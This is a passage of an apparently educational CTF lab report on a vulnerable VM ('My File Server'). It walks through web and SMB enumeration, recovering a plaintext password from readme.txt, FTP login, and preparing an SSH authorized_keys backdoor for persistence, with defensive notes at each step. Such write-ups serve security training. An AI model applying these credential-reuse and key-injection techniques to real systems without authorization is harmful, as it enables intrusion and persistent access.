
STEP 6**Initial Web Service Exploration (Browser Access)**

Figure 6. Initial Web Service Exploration (Browser Access) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Visit the web server on TCP port 80 in a graphical browser to inspect the default landing page. The objective is to identify the web-application stack, the project author (which often provides useful context for a CTF), and any obvious information-disclosure elements such as version banners, debug pages or sensitive files linked from the index.

Background - Theory Behind the Tool / Command

While command-line HTTP clients such as curl are useful for scripted enumeration, a graphical browser is the most natural way to perform initial reconnaissance of a web server because it renders HTML, executes JavaScript and visually reveals layout cues (forms, hidden links, image alt text) that raw HTTP responses obscure. The browser's developer tools also provide a network waterfall that exposes sub-requests for static assets, which can reveal the framework and template engine in use.

Command Used

```
# In Firefox/Chrome address bar: http://192.168.153.130/
```

Why This Command Was Used

Browsing to the root URL is the lowest-effort way to confirm that the web server is reachable and to capture a baseline view of the default page. In a CTF context, the index page frequently contains the project name and a credit line for the author - both of which are useful search terms for locating walkthroughs or known vulnerabilities. The browser also serves as a convenient screenshots vehicle for the report.

Output Analysis

The browser displays a minimal page titled **My File Server** with a footer credit to **Armour Infosec** (www.armourinfosec.com). The page contains no forms, no links and no visible JavaScript, suggesting that the web server is serving a static HTML file from the Apache document root (`/var/www/html` on a default CentOS install). The absence of any dynamic functionality means that web-application exploits such as SQL injection or XSS are unlikely to be the intended attack vector; instead, the web server is probably being used as an information-disclosure channel.

Security Significance

Even a static 'placeholder' web page can leak information. The project name reveals the vulnerable-machine author, which an attacker can use to search for known walkthroughs; the absence of any security headers (such as X-Frame-Options) indicates that the server is using a default Apache configuration with no hardening; and the version banner exposed by Apache (visible in the HTTP response headers) discloses the exact software version, enabling targeted CVE research.

Observation & Result


Observation	Result
Static landing page identifies the project as 'My File Server' by Armour Infosec. No dynamic content, no forms, no hyperlinks.	The web server is confirmed up. The next step is to perform directory brute-forcing with dirb to discover hidden files and directories that are not linked from the index.

Next Action

→ Run `dirb http://192.168.153.130/` (Step 7) to enumerate directories using the built-in `common.txt` wordlist.

STEP 7

Directory Brute Force with dirb (default wordlist)



```
(root@kali)~[/home/kali]
# dirb http://192.168.153.130/

DIRB v2.22
By The Dark Raver

START_TIME: Wed Jun 24 03:57:31 2026
URL_BASE: http://192.168.153.130/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://192.168.153.130/ —
+ http://192.168.153.130/cgi-bin/ (CODE:403|SIZE:210)
+ http://192.168.153.130/index.html (CODE:200|SIZE:174)

END_TIME: Wed Jun 24 03:57:34 2026
DOWNLOADED: 4612 - FOUND: 2
```

Figure 7. Directory Brute Force with dirb (default wordlist) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Enumerate hidden directories and files on the web server using dirb with the default common.txt wordlist. The objective is to discover resources that are not linked from the index page but that may contain sensitive information such as configuration files, password hints or administrative interfaces.

Background - Theory Behind the Tool / Command

dirb is a content-discovery tool that issues HTTP GET requests for each entry in a wordlist and reports the HTTP status code returned. The default wordlist /usr/share/dirb/wordlists/common.txt contains approximately 4600 common directory and file names. The HTTP status code is interpreted as follows: 200 indicates the resource exists and is readable; 403 indicates the resource exists but access is forbidden (which still reveals its existence); 301/302 indicates a redirect, often to a trailing-slash version of a directory; 404 indicates the resource does not exist. By interpreting these codes the operator builds a map of the web server's content without needing to know the URLs in advance.

Command Used

```
dirb http://192.168.153.130/
```

Why This Command Was Used

dirb was chosen over alternatives such as gobuster or ffuf because it is installed by default on Kali, requires no additional configuration, and its common.txt wordlist is well-suited to general-purpose enumeration of a small static web server. The default settings issue ten concurrent requests, which completes quickly against a low-traffic lab target without triggering any rate-limiting.

Output Analysis

The output shows two entries of interest: **/cgi-bin/** (HTTP 403 - exists but access forbidden, which is normal for the Apache CGI directory) and **/index.html** (HTTP 200, size 174 bytes - the page already seen in Step 6). No other directories or files are returned with a 200 status. The scan completes without errors and reports the total number of requests made.

Security Significance

The absence of administrative directories (/admin, /administrator, /wp-admin) suggests that the web server is not running a CMS. The /cgi-bin/ directory being present (even if 403) is worth noting because older Apache configurations expose vulnerable CGI scripts - however, in this case no exploitable CGI scripts were found via subsequent extension-specific scans.

Observation & Result


Observation	Result
Default wordlist found /cgi-bin/ (403) and /index.html (200). No other resources were discovered at the directory level.	The default wordlist did not reveal any high-value resources. The next step is to scan for specific file extensions that may indicate sensitive content (.txt, .pdf, .php, .docs).

Next Action

→ Re-run dirb with the -X flag to brute force file extensions (Step 8), since the directory scan revealed no interesting sub-paths.

STEP 8

File-Extension Brute Force (dirb -X .pdf,.txt,.docs,.php)



```
(root@kali)-[/home/kali]
# dirb http://192.168.153.130/ -X .pdf,.txt,.docs,.php

DIRB v2.22
By The Dark Raver

START_TIME: Wed Jun 24 03:58:21 2026
URL_BASE: http://192.168.153.130/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.pdf,.txt,.docs,.php) | (.pdf)(.txt)(.docs)(.php) [NUM = 4]

GENERATED WORDS: 4612

— Scanning URL: http://192.168.153.130/ —
+ http://192.168.153.130/readme.txt (CODE:200|SIZE:25)

END_TIME: Wed Jun 24 03:58:35 2026
DOWNLOADED: 18448 - FOUND: 1
```

Figure 8. File-Extension Brute Force (dirb -X .pdf,.txt,.docs,.php) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Extend the directory brute-force to look for files with specific extensions that commonly carry sensitive content. The objective is to discover the `readme.txt` file that will later prove to be the source of plaintext credentials for the SMB user account.

Background - Theory Behind the Tool / Command

The `-X` flag in `dirb` appends each comma-separated extension to every wordlist entry before issuing the HTTP request. This effectively multiplies the search space by the number of extensions specified. The chosen extensions cover the most common document types found on small-business web servers: `.pdf` (reports, manuals), `.txt` (notes, configuration, password hints), `.docs` (legacy Word documents) and `.php` (dynamic pages). Each extension is tested against every wordlist entry, so the total request count is approximately $4 \times 4600 = 18,400$ requests, which completes in under a minute against a local target.

Command Used

```
dirb http://192.168.153.130/ -X .pdf,.txt,.docs,.php
```

Why This Command Was Used

This command was used because the directory-level scan in Step 7 did not reveal any sensitive resources. CTF authors frequently hide hints in plaintext files with extensions such as `.txt` because they are easy to overlook and blend in with `robots.txt` and other standard files. Restricting the scan to four high-value extensions keeps the request volume manageable while maximising the probability of a useful hit.

Output Analysis

The output reveals a single high-value hit: `/readme.txt` with HTTP status 200 and a response size of 25 bytes. The small size strongly suggests a short plaintext string - likely a credential hint. All other wordlist+extension combinations returned 404, confirming that no PHP applications or PDF documents are hosted on the server.

Security Significance

Plaintext files containing credentials or password hints are a classic information-disclosure vulnerability. The presence of `readme.txt` on a web server is particularly dangerous because it is world-readable by default (the Apache Directory directive grants read access to all files under the document root) and is frequently indexed by search engines. In a production environment, sensitive files should be stored outside the document root and the document root should disable directory listing and limit access to known-good extensions.

Observation & Result


Observation	Result
Discovered <code>/readme.txt</code> (HTTP 200, 25 bytes) - a small plaintext file that warrants immediate inspection.	A candidate information-disclosure point has been identified. The next step is to retrieve the contents of the file via the browser and inspect the credentials or hint it contains.

Next Action

→ Browse to `http://192.168.153.130/readme.txt` (covered as part of Step 11) to read the file contents, then in parallel run `enum4linux` to enumerate SMB shares.

STEP 9

SMB / NetBIOS Enumeration (enum4linux)



```
(root@kali) ~/home/kali
# enum4linux 192.168.153.130
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jun 24 04:00:35 2026

===== ( Target Information ) =====
Target ..... 192.168.153.130
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.153.130 ) =====
===== ( Share Enumeration on 192.168.153.130 ) =====

do_connect: Connection to 192.168.153.130 failed (Error NT_STATUS_HOST_UNREACHABLE)

  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  smbdata        Disk      smbdata
  smbuser        Disk      smbuser
  IPC$           IPC       IPC Service (Samba 4.9.1)
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available
```

Figure 9. SMB / NetBIOS Enumeration (enum4linux) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Enumerate the Samba service exposed on TCP ports 139 and 445 to discover shared folders, user accounts, password policy and workgroup information. The objective is to identify any accessible SMB shares that may contain useful data or that may accept file uploads from anonymous or low-privileged users.

Background - Theory Behind the Tool / Command

enum4linux is a Perl wrapper around the Samba smbclient, rpcclient and net utilities. It performs a comprehensive sweep of the SMB/NetBIOS service including: share enumeration (listing all shares via the NetShareEnumAll RPC); user enumeration (via QueryDisplayInfo and RID cycling); password policy retrieval; workgroup and domain lookup; and printer enumeration. The output is grouped by category, making it easy to identify high-value findings such as password-protected shares, weak password policies and default accounts. RID cycling is particularly useful because it walks the relative-identifier space of the SAM database and can often enumerate users even when RestrictAnonymous is set to 1.

Command Used

```
enum4linux 192.168.153.130
```

Why This Command Was Used

enum4linux was used at this stage because the nmap -A output had identified Samba 4.9.1 running with workgroup SAMBA, and SMB enumeration is one of the highest-yield activities on a Windows-style file server. The tool requires no credentials by default - it performs the enumeration as the anonymous user - so it is a low-risk, high-reward probe.

Output Analysis

The output reveals four SMB shares: **print\$** (printer drivers, default), **smbdata** (a user-named share), **smbuser** (a user-named share - notably matching a likely username), and **IPC\$** (inter-process communication, default). The user-named shares are the high-value findings because they are non-default and almost certainly contain CTF-relevant data. The output also shows the SAMBA workgroup and a series of rpcclient connection failures (NT_STATUS_HOST_UNREACHABLE) for some sub-queries, which is common when the target restricts certain RPC operations.

Security Significance


The presence of a share named smbuser strongly suggests that there is a corresponding local user account called smbuser, since Samba shares are typically named after the user who owns them. Combined with the plaintext password hint found in readme.txt (Step 8), this gives the attacker a username/password pair to test against every authenticated service on the host. From a defensive standpoint, share names should be opaque rather than user-derived, and anonymous share enumeration should be disabled via the restrict anonymous = 2 Samba setting.

Observation & Result

Observation	Result
Two non-default shares found: smbdata and smbuser . The name smbuser is a strong hint for the username to pair with the password from readme.txt.	A candidate username (smbuser) has been identified. The next step is to test this username with the password hint against the FTP service, which is the lowest-friction authenticated service to verify against.

Next Action

→ Attempt an FTP login as smbuser (Step 10) using the password recovered from readme.txt (Step 11).

STEP 10**FTP Authentication Test as smbuser**

```
(root@kali)-[/home/kali]
# ftp 192.168.153.130
Connected to 192.168.153.130.
220 (vsFTPd 3.0.2)
Name (192.168.153.130:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> exit
221 Goodbye.
```

Figure 10. FTP Authentication Test as smbuser - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Verify that the username smbuser (discovered via SMB enumeration) and the password recovered from readme.txt constitute valid credentials on the FTP service. Successful authentication will confirm that the credentials are reused across services and will grant an authenticated foothold on the file system.

Background - Theory Behind the Tool / Command

The Linux ftp client is a basic interactive FTP client that supports both anonymous and authenticated logins. When invoked with a hostname, it establishes a control connection to TCP port 21 and prompts for credentials. FTP authentication uses two commands: USER to specify the username and PASS to specify the password. The server responds with a three-digit code: 230 indicates successful login, 530 indicates authentication failure. Because Linux FTP servers (such as vsftpd) typically use Pluggable Authentication Modules (PAM) for credential verification, the same password that authenticates a user for SSH or local console login will also authenticate them for FTP - this is the credential-reuse assumption being tested.

Command Used

```
ftp 192.168.153.130
# Name: smbuser
# Password: <password from readme.txt>
```

Why This Command Was Used

FTP was chosen as the verification service rather than SSH because FTP is faster to test interactively, has simpler success criteria (the 230 Login successful banner is unambiguous), and even if the password is wrong, the connection attempt is logged but does not risk locking the account under the default vsftpd configuration. Verifying credentials against FTP first also avoids the latency of SSH key exchange during trial-and-error credential testing.

Output Analysis

The FTP client connects to the target on port 21, receives the 220 (vsftpd 3.0.2) banner, and prompts for a username. The user enters smbuser and the password (recovered from readme.txt in Step 11). The server responds with 331 Please specify the password followed by 230 Login successful after the password is entered. The session then enters interactive FTP mode, indicated by the ftp> prompt. The Remote system type is UNIX message confirms that the server is a Linux host, and Using binary mode to transfer files indicates that subsequent transfers will preserve binary integrity.

Security Significance

The successful login confirms that the credentials recovered from readme.txt are valid for the smbuser account. This is a critical pivot point in the engagement because it converts an unauthenticated reconnaissance position into an authenticated one. From a defensive standpoint, the underlying issues are (1) credential storage in a plaintext world-readable file on the web root, and (2) credential reuse across multiple services (SMB and FTP), which magnifies the impact of a single credential leak.

Observation & Result

Observation	Result
FTP login as smbuser succeeded (230 Login successful). The credentials are valid on FTP, and by extension likely valid on SSH and SMB.	Authenticated FTP access has been obtained. The same credentials are expected to work for SSH, which is the next target service.

Next Action

→ Before pivoting to SSH, the operator first reads the contents of readme.txt via the browser (Step 11) to formally document the credential leak, then proceeds to generate an SSH key pair for passwordless persistence (Step 12).

STEP 11

Credential Recovery from /readme.txt (Web Disclosure)




Figure 11. Credential Recovery from /readme.txt (Web Disclosure) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Retrieve the contents of the /readme.txt file discovered during Step 8 and document the plaintext credential stored within it. This file is the source of the password used to authenticate the FTP session in Step 10 and will be reused later for SMB access and SSH key injection.

Background - Theory Behind the Tool / Command

Information disclosure through plaintext files in the web document root is one of the oldest and most common web vulnerabilities. Web servers are typically configured to serve any file under /var/www/html (or equivalent) that matches an allowed MIME type, and .txt files are served as text/plain by default. If an administrator leaves notes, configuration snippets or password hints in such files, they become world-readable to anyone who can guess or brute-force the filename. Tools such as dirb, gobuster and search engines such as Google (via site:example.com ext:txt) routinely expose such files.

Command Used

```
# In Firefox/Chrome address bar: http://192.168.153.130/readme.txt
```

Why This Command Was Used

Browsing directly to the file URL is the simplest way to render the contents in a human-readable form and to capture a clean screenshot for the report. The same result could be obtained with curl http://192.168.153.130/readme.txt, but the browser provides a clearer visual record.

Output Analysis

The browser displays a single short line of text: 'My Password is rootroot1'. This is unambiguously a password hint, and given that the only user-derived SMB share discovered in Step 9 was smbuser, the natural interpretation is that the password rootroot1 belongs to the smbuser account. The simplicity of the password (a dictionary word followed by a single digit) indicates that it would also fall rapidly to a dictionary attack if it had not been disclosed in plaintext.

Security Significance

Plaintext credential storage in a web-accessible file is a critical vulnerability that should never reach production. The issue is compounded by the choice of password (rootroot1) which would appear in the top 1000 entries of any password cracking wordlist. The defensive remediation is to (1) remove the file, (2) enforce a strong password policy, (3) store credentials only in hashed form (e.g. /etc/shadow with SHA-512), and (4) restrict access to the document root via .htaccess or equivalent.

Observation & Result

Observation	Result
Plaintext password rootroot1 recovered from /readme.txt. Combined with the username smbuser from SMB enumeration, a valid credential pair is now available.	The credential leak is confirmed and documented. The username/password pair smbuser:rootroot1 is now available for use against any authenticated service on the target.

Next Action

→ Generate an SSH key pair on the attacker machine (Step 12) in preparation for uploading the public key to the target's ~/.ssh/authorized_keys file via the authenticated FTP session. This will provide passwordless SSH persistence.

STEP 12

SSH Key Pair Generation (ssh-keygen ed25519)

```
(root@kali)-[/home/kali]
# ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519): SDP3
Enter passphrase for "SDP3" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in SDP3
Your public key has been saved in SDP3.pub
The key fingerprint is:
SHA256:IWVgsF3QEECYvmIi+XH9GAItJHuQm4oe0FLCmAtMqjQ root@kali
The key's randomart image is:
+--[ED25519 256]--+
|B.++o**+|
|O=+ .+ +.|
|*Eo+. o .|
|B+=. . .|
|= o.o S|
|*O.o +|
|=oo . .|
|.. .|
|..|
+---[SHA256]-----+
```

Figure 12. SSH Key Pair Generation (ssh-keygen ed25519) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Generate a public/private key pair on the attacker machine that will be used to establish passwordless SSH access to the target. The use of an SSH key rather than a password provides three advantages: it bypasses any interactive password prompts during future sessions, it survives a password change on the target account, and it is cryptographically stronger than the recovered rootroot1 password.

Background - Theory Behind the Tool / Command

ssh-keygen is the OpenSSH utility for generating, managing and converting authentication keys. It supports three key algorithms: RSA (legacy, 2048-4096 bits), ECDSA (NIST curves P-256, P-384, P-521) and Ed25519 (the Ed25519 elliptic-curve signature scheme). Ed25519 is preferred in modern deployments because it offers equivalent security to RSA-3072 with a dramatically smaller key size (68 bytes vs 384 bytes), faster signing and verification, and resistance to side-channel attacks due to its deterministic signature scheme. When prompted for a passphrase, the operator can either enter one (which encrypts the private key on disk) or leave it empty (which is convenient for automation but riskier if the private key file is exfiltrated). In this engagement a passphrase SDP3 was set to demonstrate best practice.

Command Used

```
ssh-keygen -t ed25519 -f SDP3
```

Why This Command Was Used

An SSH key pair was generated at this stage so that the public key can be uploaded to the target via the authenticated FTP session established in Step 10. Once the public key is in the target user's ~/.ssh/authorized_keys file, the attacker can SSH in using the private key without needing the smbuser password. This is a persistent backdoor that survives a password change and is quieter in the system logs than repeated password-based logins. The key file was named SDP3 rather than the default id_ed25519 to avoid overwriting the attacker's own default keys.

Output Analysis

The output confirms that a public/private Ed25519 key pair was generated and saved to SDP3 (private key) and SDP3.pub (public key, 91 bytes). The SHA256 fingerprint of the public key is displayed, along with a randomart image that provides a visual fingerprint for out-of-band key verification. The passphrase prompt was answered with SDP3 and confirmed.

Security Significance


From the attacker's perspective, SSH key injection is one of the most persistent and stealthy backdoors available on Linux. Once the public key is installed, authentication succeeds without any password being transmitted, the connection is encrypted end-to-end, and the only log entry is a successful Accepted publickey message in `/var/log/secure`. From a defensive perspective, the mitigations are to (1) restrict FTP write access so users cannot modify their `.ssh` directory, (2) monitor `authorized_keys` files for unexpected entries, and (3) enforce two-factor authentication for SSH.

Observation & Result

Observation	Result
An Ed25519 key pair has been generated: private key SDP3, public key SDP3.pub. The key is ready for upload to the target.	A persistent authentication primitive is now available. The next step is to upload the public key to the target's <code>.ssh/authorized_keys</code> file via the FTP session.

Next Action

→ Open a new FTP session as `smbuser` (Step 13) and create the `.ssh` directory in the user's home folder, ready to receive the public key file.

STEP 13**FTP Session - Creating the .ssh Directory on Target**

```
(root@kali)-[/home/kali]
# ftp 192.168.153.130
Connected to 192.168.153.130.
220 (vsFTPD 3.0.2)
Name (192.168.153.130:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> mkdir .ssh
257 "/home/smbuser/.ssh" created
```


Figure 13. FTP Session - Creating the .ssh Directory on Target - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Use the authenticated FTP session to create a .ssh directory inside the smbuser home directory on the target. The OpenSSH server checks this directory for the authorized_keys file when public-key authentication is attempted, so it must exist before the public key can be uploaded.

Background - Theory Behind the Tool / Command

OpenSSH's public-key authentication mechanism expects authorized public keys to be listed in the file ~/.ssh/authorized_keys (one key per line, in the OpenSSH public-key format). The directory ~/.ssh must exist and must have restrictive permissions (typically 0700) - if the permissions are too permissive, sshd will refuse to use the keys. The vsftpd FTP server supports the standard MKD FTP command to create remote directories, exposed via the interactive mkdir command in the Linux FTP client. The response code 257 indicates successful creation and includes the fully-qualified path of the new directory.

Command Used

```
ftp 192.168.153.130
# Name: smbuser
# Password: rootroot1
ftp> mkdir .ssh
```

Why This Command Was Used

Creating the .ssh directory via FTP is the first step of the SSH key-injection attack. The directory is needed because the OpenSSH server looks for the authorized_keys file inside it. Doing this via FTP is convenient because the FTP session is already authenticated as smbuser and the user has write permission to their own home directory. The alternative - logging in via SSH first - is impossible because the goal of the exercise is to establish SSH access in the first place.

Output Analysis

The FTP session connects and authenticates successfully (230 Login successful). The mkdir .ssh command returns 257 "/home/smbuser/.ssh" created, confirming that the directory was created and revealing the absolute path of the user's home directory (/home/smbuser). The path disclosure is useful for subsequent file operations.

Security Significance


The fact that an authenticated FTP user can create a .ssh directory in their home folder is a configuration weakness. The defensive remediation is to restrict FTP write access using the write_enable=NO vsftpd setting, or to chroot FTP users into a directory structure that does not include their ~/.ssh directory. File integrity monitoring (FIM) on user .ssh directories is another effective detective control.

Observation & Result

Observation	Result
.ssh directory created at /home/smbuser/.ssh. The FTP session is still active and ready to receive the public key file.	The target directory structure is now in place to receive the authorized_keys file.

Next Action

→ Change the FTP working directory into .ssh (Step 14) and then upload the public key as authorized_keys (Step 15).

